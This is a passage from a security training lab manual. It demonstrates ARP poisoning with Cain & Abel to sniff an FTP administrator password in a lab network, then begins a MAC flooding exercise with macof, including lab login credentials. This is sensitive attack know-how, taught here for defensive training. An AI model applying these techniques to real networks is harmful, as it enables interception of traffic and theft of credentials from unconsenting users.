
Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address

A red box highlights the "Configuration / Routed Packets" tab in the bottom navigation bar.


The bottom navigation bar includes tabs for Hosts, APR, Routing, Passwords, and VoIP. The APR tab is currently selected.

29. Click **Target\_AD DOMAIN CONTROLLER** to switch to the AD Domain Controller machine. Click **Ctrl+Alt+Del**. By default, the **CCT\Administrator** user profile is selected, type **admin@123** to enter the password in the Password field and press **Enter** to login.

Note: The **Networks** screen appears. Click **Yes** to allow the PC to be discoverable by other PCs and devices on the network.



30. Click the **Type here to search** field at the bottom of **Desktop**, and type **cmd**. Click **Command Prompt** from the results.



31. The **Command Prompt** window appears. Type **ftp 10.10.1.16** (the IP address of **Web Server**) and press **Enter**.

Note: If you get **Connection timed out** error, then close the **Command Prompt** window and perform steps#26-27 again.

32. When prompted for a **User**, type "**Administrator**" and press **Enter**. Type "**admin@123**" as a **Password** and press **Enter**.

Note: The password that you type will not be visible.

Note: Irrespective of a successful login, Cain & Abel captures the password entered during login.

```
Administrator: Command Prompt - ftp 10.10.1.16
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.DOMAINCONTROLL> ftp 10.10.1.16
Connected to 10.10.1.16.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User: (10.10.1.16:(none)): Administrator
331 Password required
Password:
230 User logged in.
ftp> -
```



33. Click **CCTV1 ADMIN MACHINE-1** to switch back to the **Admin Machine-1** machine. Observe that the tool lists packet exchange.

Note: If you are unable to capture packets, then, close all the windows in both the machines **Admin Machine-1** and **AD Domain Controller** machines. Then, perform steps#8-28 again.

The screenshot shows a network analysis application window. On the left, a sidebar lists various modules under the heading "APR": APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). The main pane displays a table of sniffed packets. The first row, highlighted in blue, represents a packet from "Poisoning" source IP 10.10.1.16 to destination MAC address 02155D130BA8. The table has columns for Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. Below the table is a section titled "Configuration / Routed Packets". At the bottom of the window, there is a navigation bar with tabs: Hosts, APR, Routing, Passwords, and VoIP. The "Password" tab is currently selected.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	10.10.1.16	02155D130BA8	5	8	02155D130BA6	10.10.1.19
Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address

34. Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the snuffed password for **ftp 10.10.1.16**, as shown in the screenshot below.

The screenshot shows the Cain & Abel interface. On the left, a sidebar lists various protocols with their counts: Passwords (1), FTP (1), HTTP (0), IMAP (0), LDAP (0), POP3 (0), SMB (0), Telnet (0), VNC (0), TDS (0), TNS (0), SMTP (0), NNTP (0), DCE/RPC (0), MSKerb5-PreAuth (0), Radius-Keys (0), Radius-Users (0), ICQ (0), IKE-PSK (0), MySQL (0), SNMP (0), SIP (0), GRE/PPP (0), PPPoE (0), and SAP Diag (0). The main pane displays a table with columns: Timestamp, FTP server, Client, Username, and Password. One row is highlighted, showing the timestamp as 12/07/2021 - 07:41:04, the FTP server as 10.10.1.16, the Client as 10.10.1.19, the Username as Administrator, and the Password as admin@123. Below the table, there's a navigation bar with tabs: Hosts, APR, Routing, Passwords (which is selected and highlighted in red), and VoIP. At the bottom, a taskbar shows the Windows Start button, a search bar with 'Type here to search', and system icons for date, time, battery, and notifications.

Note: In real-time, attackers use the ARP poisoning technique to perform sniffing on the target network. Using this method, attackers can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

35. This concludes the demonstration of performing an MITM attack using Cain & Abel.

36. Close all open windows and document all the acquired information.

## Exercise 2: Perform MAC Flooding using macof

*MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices.*

### Lab Scenario

Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, this causes some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

### Lab Objectives

This lab demonstrates how to perform MAC Flooding using macof.

### Overview of MAC Flooding

In a switched network, an Ethernet switch contains a CAM table that stores all the MAC addresses of the devices connected in the network. A switch acts as an intermediate device between one or more computers in a network. It looks for Ethernet frames, which carry the destination MAC address; then, it tallies this address with the MAC address in its CAM table and forwards the traffic to the destined machine.




Once the MAC address table is full, any further requests may force the switch to enter the fail-open mode in which the switch starts behaving like as a hub and broadcasts incoming traffic through all the ports in the network. The attacker then changes their machine's NIC to the promiscuous mode to enable the machine to accept all the traffic entering it. Thus, attackers can sniff the traffic easily and steal sensitive information.

## Lab Tasks

Note: For demonstration purposes, we are using the same machine. However, you can use multiple machines connected to the same target network. macof sends the packets with random MAC addresses and IP addresses to all active machines in the local network.


1. Click **Target\_ATTACKER MACHINE-2** to switch to the **Attacker Machine-2** machine.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



